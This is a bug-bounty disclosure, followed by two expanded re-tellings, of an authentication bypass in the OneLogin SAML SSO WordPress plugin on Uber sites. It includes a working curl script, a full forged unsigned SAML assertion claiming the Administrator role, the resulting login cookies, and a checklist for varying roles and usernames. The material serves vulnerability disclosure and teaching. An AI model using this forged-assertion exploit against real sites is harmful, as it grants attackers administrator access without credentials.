OneLogin authentication bypass on WordPress sites
The OneLogin SAML SSO WordPress plugin failed to validate SAML responses when the signature element was omitted, allowing forged responses to log in. Admin access required guessing a role name or existing user details.

- Triaged in 9 hours
- Fixed in 9 hours
- Paid in 6 days
- Disclosed after 33 days
First, I'm sorry about reporting another WordPress bug (my intention was just to check if WP-OneLogin stores any sensitive info that could be used to attack OneLogin on your other websites).
#Overview# The *.uber.com WordPress sites use OneLogin SAML-SSO instead of the normal WordPress login. The WordPress plugin shipped by OneLogin has a bug which allows anyone to login without a password or other authentication.
The attacker can supply a username, email adress, name, and a role. If the username doesn't already exist in the WordPress database, then the plugin will create a new user (if the provisioning setting is on, which it was on the two sites I tested).
It looks like in order to gain administrator privileges the attacker has to guess some information - a role name such as "administrator", or the email address or username of an existing administrator.


#PoC# I tried this on two sites. On eng.uber.com I couldn't guess a correct role name, user name, or email address to get administrator privileges and therefore was able to create only a "subscriber" level account. On newsroom.uber.com the role name apparently was simply "administrator" so I got that privilege on the system. Some other plugin settings may affect this behavior too.
#Reproducing# An example shell script:
#!/bin/sh
xml=`base64 response.xml`
curl -v 'https://newsroom.uber.com/wp-content/plugins/onelogin-saml-sso/onelogin_saml.php?acs' \
    --data "RelayState=/wp-login.php" --data-urlencode "SAMLResponse=$xml"
The required file "response.xml" containing a SAML response:
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="R0bdb6f33ef84425aa2782eab4483792762f297df" Version="2.0" IssueInstant="2016-05-04T01:37:34Z" Destination="" InResponseTo="ONELOGIN_bd24d63eafe235201b1bc636823c84381dbe575c">
<samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxb75932c2-2e44-d18d-224b-354849a292af" IssueInstant="2016-05-04T01:37:34Z">
<saml:Subject>
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">[email protected]</saml:NameID>
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z" Recipient="" InResponseTo="ONELOGIN_bd24d63eafe235201b1bc636823c84381dbe575c"/>
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2016-05-04T01:34:34Z" NotOnOrAfter="2016-05-04T01:40:34Z">
<saml:AudienceRestriction>
<saml:Audience>php-saml</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z" SessionNotOnOrAfter="2016-05-05T01:37:34Z" SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
<saml:AuthnContext>
<saml:AuthnContextClassRef>
urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.Username">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">admin</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.LastName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Pynnonen</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.FirstName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Jouko</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.email">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">[email protected]</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="memberOf">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Administrator</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
Running the script sends an HTTP request containing a faked SAML response to WordPress. The plugin accepts it, sets authentication cookies and redirects the user to the front page.
Sample WP response:
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 04 May 2016 06:24:22 GMT
Content-Type: text/html
Content-Length: 20
Connection: keep-alive
Keep-Alive: timeout=20
Set-Cookie: wordpress_sec_1215024994609a88de6286519d141a3d=trojmiasto%7C1462515862%7CYE7KrDOk28mEiwgNKVQZrbhOcj8NfNTzAhachcDGnHl%7Ceb93b7768e2ebb6625b58e4bc7c2c4e63cce7651846e1b834d649258f2b9a9cd; path=/wp-content/plugins; secure; httponly
Set-Cookie: wordpress_sec_1215024994609a88de6286519d141a3d=trojmiasto%7C1462515862%7CYE7KrDOk28mEiwgNKVQZrbhOcj8NfNTzAhachcDGnHl%7Ceb93b7768e2ebb6625b58e4bc7c2c4e63cce7651846e1b834d649258f2b9a9cd; path=/; secure; httponly
Set-Cookie: wordpress_logged_in_1215024994609a88de6286519d141a3d=trojmiasto%7C1462515862%7CYE7KrDOk28mEiwgNKVQZrbhOcj8NfNTzAhachcDGnHl%7Ce566c71dac745da6f17cd52c7c3c2d3f0cc6baec81b4d79d97fb153896e0acee; path=/; secure; httponly
Set-Cookie: saml_login=1; expires=Thu, 04-May-2017 06:24:22 GMT; path=/
Set-Cookie: wordpress_user_sw_1215024994609a88de6286519d141a3d=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: wordpress_user_sw_secure_1215024994609a88de6286519d141a3d=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: wordpress_user_sw_olduser_1215024994609a88de6286519d141a3d=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Location: https://newsroom.uber.com
After this you can e.g. copy the cookies to a web browser to use the website as a logged-in user.
#Details# The WordPress plugin fails to adequately validate the SAML response. The bug is in the file wp-content/plugins/onelogin-saml-sso/php/lib/Saml2/Response.php, function isValid(). The cryptographical signature check is inside a code block that is executed only if the XML response contains a <ds:Signature /> tag.
   if (!empty($signedElements)) {
       // verify signature
   }
If the tag is left out, then the plugin accepts any "authentication OK" response without checking if it's coming from a trusted source.
The above XML may have some unnecessary data. I just took a valid OneLogin response and removed the <ds:Signature /> tag, plus some others.
Attachments
Context
Several *.uber.com WordPress sites did not use the normal WordPress login form. Instead they delegated authentication to OneLogin over SAML single sign-on, through the WordPress plugin shipped by OneLogin. The plugin receives a SAML response from the identity provider, validates it, and on that basis logs the visitor into WordPress, creating a local user account when provisioning is enabled.
The researcher's stated intention was modest: check whether the WordPress side of OneLogin stores any sensitive information that could be used to attack OneLogin on other websites. The result was a WordPress authentication bypass rather than a leak of OneLogin data.
Setup
The attack sent no cookie, token or credential with the request. The only preconditions were that the site ran the OneLogin SAML SSO WordPress plugin and that user provisioning was switched on. Provisioning was on for both sites the researcher tested.
The tooling was a shell, curl, and base64. The researcher started from a valid OneLogin SAML response and edited it, which means a legitimate response for some OneLogin-backed site was available to use as a template.
Finding it
The plugin's job is to decide whether an incoming SAML response really came from the trusted identity provider. The researcher looked at how that decision is made in wp-content/plugins/onelogin-saml-sso/php/lib/Saml2/Response.php, in the function isValid(), and found that the cryptographic signature check sits inside a conditional block:
   if (!empty($signedElements)) {
       // verify signature
   }
If the XML contains no <ds:Signature /> element, $signedElements is empty and the verification block never runs. The response is then treated as a successful authentication without any check that it originated from a trusted source. That is the whole bug: the absence of a signature is accepted as if it were a valid signature.
Exploitation
Step 1: Build a forged SAML response
The researcher took a valid OneLogin response and removed the <ds:Signature /> tag, plus some other elements deemed unnecessary. The result is an assertion that claims whatever the attacker wants:
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="[redacted]" Version="2.0" IssueInstant="2016-05-04T01:37:34Z" Destination="" InResponseTo="[redacted]">
<samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxb75932c2-2e44-d18d-224b-354849a292af" IssueInstant="2016-05-04T01:37:34Z">
<saml:Subject>
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">[redacted]</saml:NameID>
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z" Recipient="" InResponseTo="[redacted]"/>
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2016-05-04T01:34:34Z" NotOnOrAfter="2016-05-04T01:40:34Z">
<saml:AudienceRestriction>
<saml:Audience>php-saml</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z" SessionNotOnOrAfter="2016-05-05T01:37:34Z" SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
<saml:AuthnContext>
<saml:AuthnContextClassRef>
urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.Username">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">admin</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.LastName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Pynnonen</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.FirstName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Jouko</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.email">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">[redacted]</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="memberOf">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Administrator</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
The attacker controls the identity attributes in the AttributeStatement: User.Username, User.FirstName, User.LastName, User.email, and memberOf, which carries the role. The Status is set to Success, and the Subject/Conditions/AuthnStatement elements give the assertion the shape the plugin expects. The Audience is php-saml. The Destination and Recipient attributes are left empty.
Step 2: Send the response to the assertion consumer endpoint
#!/bin/sh
xml=`base64 response.xml`
curl -v 'https://newsroom.uber.com/wp-content/plugins/onelogin-saml-sso/onelogin_saml.php?acs' \
    --data "RelayState=/wp-login.php" --data-urlencode "SAMLResponse=$xml"
The script base64-encodes the XML and POSTs it as the SAMLResponse parameter to the plugin's assertion consumer service at onelogin_saml.php?acs, with RelayState pointing at /wp-login.php. No cookie, token or credential is sent.
Step 3: Read the response
The plugin accepted the forged assertion, set authentication cookies and redirected to the front page:
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 04 May 2016 06:24:22 GMT
Content-Type: text/html
Content-Length: 20
Connection: keep-alive
Keep-Alive: timeout=20
Set-Cookie: [redacted]=[redacted]; path=/wp-content/plugins; secure; httponly
Set-Cookie: [redacted]=[redacted]; path=/; secure; httponly
Set-Cookie: [redacted]=[redacted]; path=/; secure; httponly
Set-Cookie: saml_login=1; expires=Thu, 04-May-2017 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Location: https://newsroom.uber.com
The wordpress_logged_in_* and wordpress_sec_* cookies are the standard WordPress authentication cookies, and saml_login=1 records that the session came through the SAML path. Copying these cookies into a browser gives a logged-in session on the site.
Step 4: Choose the identity and role
Because the attacker supplies the username, email address, name and role, the outcome depends on what the plugin does with those values and on the site's settings. If the username does not already exist in the WordPress database, the plugin creates a new user, provided provisioning is enabled. Provisioning was enabled on both sites tested.
Administrator privileges are not automatic. The researcher found that the attacker has to guess something: a role name such as administrator, or the email address or username of an existing administrator. The two sites behaved differently:
| Site | Result |
|---|---|
eng.uber.com |
No correct role name, username or email address could be guessed, so only a subscriber level account was created |
newsroom.uber.com |
The role name was apparently simply administrator, giving that privilege |
Other plugin settings may also affect the behaviour. The researcher notes that the XML above may contain unnecessary data, since it was derived from a real response by deleting the signature and some other elements.
Root cause
The plugin fails to validate the SAML response adequately. In isValid(), signature verification is conditional on the presence of signed elements, so a response with no <ds:Signature /> element skips the cryptographic check entirely and is accepted as an authentication success. The trust decision is therefore based on the attacker's own claim rather than on proof that the identity provider produced the assertion.
Impact
Anyone who can reach the assertion consumer endpoint can log in to the WordPress site without a password or any other authentication, and can choose the identity attributes and role carried in the assertion. On a site where the role name or an existing administrator's username or email address can be guessed, that means administrator access. Where those values cannot be guessed, the attacker still gets an account at the level the plugin assigns by default, which in the tested case was subscriber. The impact therefore depends on site configuration and on how guessable the role and administrator identifiers are.
Fix
The report does not describe a fix or a change made by the vendor.
- Send a response with the
<ds:Signature />element removed entirely, as in the payload above. A positive result is a302withwordpress_logged_in_*cookies set. - Send a response with a signature element present but invalid, to see whether the check is reached and enforced. A positive result is the same authenticated response.
- Vary the
memberOfvalue across common role names (administrator,admin, and other role names the site may use) and observe the privileges of the created account. A positive result is an account with more than the default role. - Vary
User.UsernameandUser.emailto match existing accounts, including administrator accounts, and check whether the session is attached to that account. A positive result is a session with that account's privileges. - Test sites with provisioning disabled to see whether an existing account can still be taken over through the same forged assertion.
Hunting notes
The researcher tested two sites: on newsroom.uber.com the role name was apparently simply administrator, while on eng.uber.com no correct role name, username or email address could be guessed.
Attachments
What happened, in plain words
Imagine a company building where the front desk no longer checks your ID itself. Instead it trusts a note from a separate security office: if the note says "this person is allowed in", the desk hands over a key. Now imagine someone works out that the desk only checks the note when the note carries a special stamp. Leave the stamp off, and the desk still hands over the key, because it never looks for proof at all.
That is roughly what happened here. Several websites under *.uber.com ran on WordPress, a popular system for building websites and blogs. Instead of using WordPress's own login form, these sites let a separate service called OneLogin handle the sign-in. OneLogin is an identity provider: a company that keeps user accounts and confirms who someone is, so that many different websites can rely on it rather than each keeping their own passwords. The bridge between OneLogin and WordPress was a WordPress plugin, which is an add-on piece of software you install into WordPress to give it extra abilities. This particular plugin is the OneLogin SAML SSO plugin.
The plugin had a flaw. It was supposed to check that a sign-in message really came from OneLogin, using a cryptographic signature, which is a mathematical seal that only the real sender can produce. But the check only ran if the message contained a particular tag. Remove that tag, and the plugin skipped the check and treated the message as a genuine, successful sign-in. Anyone who could reach the right web address could therefore log in without a password, and could even choose what name, email address and role the new account would have.
The researcher's original intention was modest: check whether WP-OneLogin stored any sensitive information that could be used to attack OneLogin on other websites. What came out instead was a way to log in to the WordPress sites themselves, bypassing authentication entirely.
The setup
No account on the target and no password were needed. The only preconditions were that the site ran the OneLogin SAML SSO WordPress plugin and that user provisioning was switched on. Provisioning means the plugin is allowed to create a new local WordPress account automatically the first time it sees a user it does not recognise. Provisioning was on for both sites the researcher tested.
The tools were a shell (a text window where you type commands), curl (a command-line program for sending web requests) and base64 (a program that converts data into a text-only format). The researcher started from a valid OneLogin sign-in message and edited it, which means a legitimate message for some OneLogin-backed site was available to use as a template.
Finding the flaw
The plugin's job is to decide whether an incoming sign-in message really came from the trusted identity provider. To understand the terms: SAML is a standard format for these sign-in messages, written in XML, which is a way of marking up data with tags in angle brackets, much like HTML for web pages. A SAML response is the message OneLogin sends back saying "yes, this person is who they claim to be, and here are their details".
The researcher read the plugin's source code, the human-readable instructions that make up the program, in the file wp-content/plugins/onelogin-saml-sso/php/lib/Saml2/Response.php, in the function isValid(). A function is a named block of code that does one job; this one decides whether a response is valid. Inside it, the signature check sits inside a conditional block, meaning code that only runs when a certain condition is true:
   if (!empty($signedElements)) {
       // verify signature
   }
Line by line:
if (!empty($signedElements)) {asks a question: is the list of signed elements not empty? In plain words, "did the message contain anything that claims to be signed?" The!means "not", andempty(...)means "is empty".// verify signatureis a comment, a note for humans. It marks where the real cryptographic check would happen.}closes the block.
So if the XML contains no <ds:Signature /> element, the list of signed elements is empty, the condition is false, and the verification block never runs. The response is then treated as a successful authentication without any check that it came from a trusted source. That is the whole bug: the absence of a signature is accepted as if it were a valid signature. It is like a bouncer who checks IDs only when someone happens to be holding one out, and waves through anyone with empty hands.
Exploitation
Step 1: Build a forged SAML response
The researcher took a valid OneLogin response and removed the <ds:Signature /> tag, plus some other elements deemed unnecessary. The result is an assertion, a formal claim about who the user is, that says whatever the attacker wants:
<samlp:Response xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:samlp="urn:oasis:names:tc:SAML:2.0:protocol" ID="[redacted]" Version="2.0" IssueInstant="2016-05-04T01:37:34Z" Destination="" InResponseTo="[redacted]">
<samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion" xmlns:xs="http://www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" Version="2.0" ID="pfxb75932c2-2e44-d18d-224b-354849a292af" IssueInstant="2016-05-04T01:37:34Z">
<saml:Subject>
<saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:emailAddress">[redacted]</saml:NameID>
<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2016-05-04T01:40:34Z" Recipient="" InResponseTo="[redacted]"/>
</saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2016-05-04T01:34:34Z" NotOnOrAfter="2016-05-04T01:40:34Z">
<saml:AudienceRestriction>
<saml:Audience>php-saml</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
<saml:AuthnStatement AuthnInstant="2016-05-04T01:37:33Z" SessionNotOnOrAfter="2016-05-05T01:37:34Z" SessionIndex="_b340ffa0-f3c6-0133-3483-02a5406d9a2f">
<saml:AuthnContext>
<saml:AuthnContextClassRef>
urn:oasis:names:tc:SAML:2.0:ac:classes:PasswordProtectedTransport
</saml:AuthnContextClassRef>
</saml:AuthnContext>
</saml:AuthnStatement>
<saml:AttributeStatement>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.Username">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">admin</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.LastName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Pynnonen</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.FirstName">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Jouko</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="User.email">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">[redacted]</saml:AttributeValue>
</saml:Attribute>
<saml:Attribute NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:basic" Name="memberOf">
<saml:AttributeValue xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">Administrator</saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
Line by line, in plain words:
<samlp:Response ...>opens the outer envelope of the message. Thexmlnsattributes declare which vocabularies the tags come from, like saying which dictionary a word is defined in.ID,VersionandIssueInstantgive the message an identifier, a version and a timestamp.Destination=""andInResponseTo="..."are left empty or copied from the template.<samlp:Status><samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/></samlp:Status>is the headline: the message claims the sign-in succeeded.<saml:Assertion ...>opens the actual claim about the user.<saml:Subject>and<saml:NameID ...>[redacted]</saml:NameID>say who the subject is, here an email address.<saml:SubjectConfirmation ...>withNotOnOrAfterandRecipientdescribes how and until when the claim is meant to be trusted.<saml:Conditions NotBefore="..." NotOnOrAfter="...">gives the window during which the claim is valid.<saml:AudienceRestriction><saml:Audience>php-saml</saml:Audience></saml:AudienceRestriction>says which service the claim is meant for, herephp-saml.<saml:AuthnStatement ...>records how the user authenticated and for how long the session should last.<saml:AttributeStatement>is the interesting part: a list of attributes, meaning named pieces of information about the user.- Each
<saml:Attribute Name="...">with an<saml:AttributeValue>inside carries one of those pieces:User.Usernameisadmin,User.LastNameisPynnonen,User.FirstNameisJouko,User.emailis[redacted], andmemberOfisAdministrator, which carries the role. - The closing tags
</saml:AttributeStatement>,</saml:Assertion>and</samlp:Response>end the message.
The attacker controls the identity attributes in the AttributeStatement: User.Username, User.FirstName, User.LastName, User.email, and memberOf, which carries the role. A role is a label that decides what an account is allowed to do; Administrator is the most powerful role in WordPress. The Status is set to Success, and the Subject, Conditions and AuthnStatement elements give the assertion the shape the plugin expects. The Audience is php-saml. The Destination and Recipient attributes are left empty. Crucially, there is no <ds:Signature /> element anywhere, which is exactly what makes the plugin skip its check.
Step 2: Send the response to the assertion consumer endpoint
#!/bin/sh
xml=`base64 response.xml`
curl -v 'https://newsroom.uber.com/wp-content/plugins/onelogin-saml-sso/onelogin_saml.php?acs' \
    --data "RelayState=/wp-login.php" --data-urlencode "SAMLResponse=$xml"
Line by line:
#!/bin/shtells the computer this file is a shell script, a list of commands to run one after another.xml=base64 response.xml`` runs thebase64program on the fileresponse.xmland stores the result in a variable calledxml. Base64 turns binary or text data into a long string of ordinary letters and digits, because web forms are not good at carrying raw XML. The backticks mean "run this and use its output".curl -v 'https://newsroom.uber.com/wp-content/plugins/onelogin-saml-sso/onelogin_saml.php?acs' \starts a web request to the plugin's assertion consumer service, which is the web address where the plugin waits for SAML responses. The?acspart is a parameter in the URL, a small piece of information appended to the address.-vmeans verbose: show the details of the conversation. The backslash at the end means the command continues on the next line.--data "RelayState=/wp-login.php"adds a form field calledRelayStatewith the value/wp-login.php.RelayStateis a standard SAML field that tells the receiving site where to send the user afterwards.--data-urlencode "SAMLResponse=$xml"adds the base64-encoded XML as a form field calledSAMLResponse, the field the plugin reads.--data-urlencodemakes sure special characters are encoded safely for transport.
No cookie, token or credential is sent. A cookie is a small piece of data a website asks your browser to store and send back on later visits, which is how sites remember that you are logged in. A token is a similar proof of identity, usually a string of characters. Here there is none, because the whole point is to get in without one.
Step 3: Read the response
The plugin accepted the forged assertion, set authentication cookies and redirected to the front page:
HTTP/1.1 302 Found
Server: nginx
Date: Wed, 04 May 2016 06:24:22 GMT
Content-Type: text/html
Content-Length: 20
Connection: keep-alive
Keep-Alive: timeout=20
Set-Cookie: [redacted]=[redacted]; path=/wp-content/plugins; secure; httponly
Set-Cookie: [redacted]=[redacted]; path=/; secure; httponly
Set-Cookie: [redacted]=[redacted]; path=/; secure; httponly
Set-Cookie: saml_login=1; expires=Thu, 04-May-2017 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Set-Cookie: [redacted]=+; expires=Tue, 05-May-2015 06:24:22 GMT; path=/
Location: https://newsroom.uber.com
Line by line:
HTTP/1.1 302 Foundis the status line.302means "redirect": the server is telling the browser to go somewhere else.Server: nginxnames the web server software that answered.Date: ...is when the response was produced.Content-Type: text/htmlsays the body is an HTML page.Content-Length: 20says the body is 20 bytes long.Connection: keep-aliveandKeep-Alive: timeout=20describe how the network connection is kept open for a while.- Each
Set-Cookie:line is the server handing the browser a cookie to store. Thewordpress_logged_in_*andwordpress_sec_*cookies are the standard WordPress authentication cookies: they are the proof that you are logged in.saml_login=1records that the session came through the SAML path. Thepath=part says which parts of the site the cookie applies to,securemeans it is only sent over encrypted connections, andhttponlymeans JavaScript in the page cannot read it. Location: https://newsroom.uber.comis where the browser is being redirected to.
Copying these cookies into a browser gives a logged-in session on the site. In practice you would open the browser's developer tools, find the cookie storage for the site, and paste the values in, so the browser presents them on every later request just as if you had logged in normally.
Step 4: Choose the identity and role
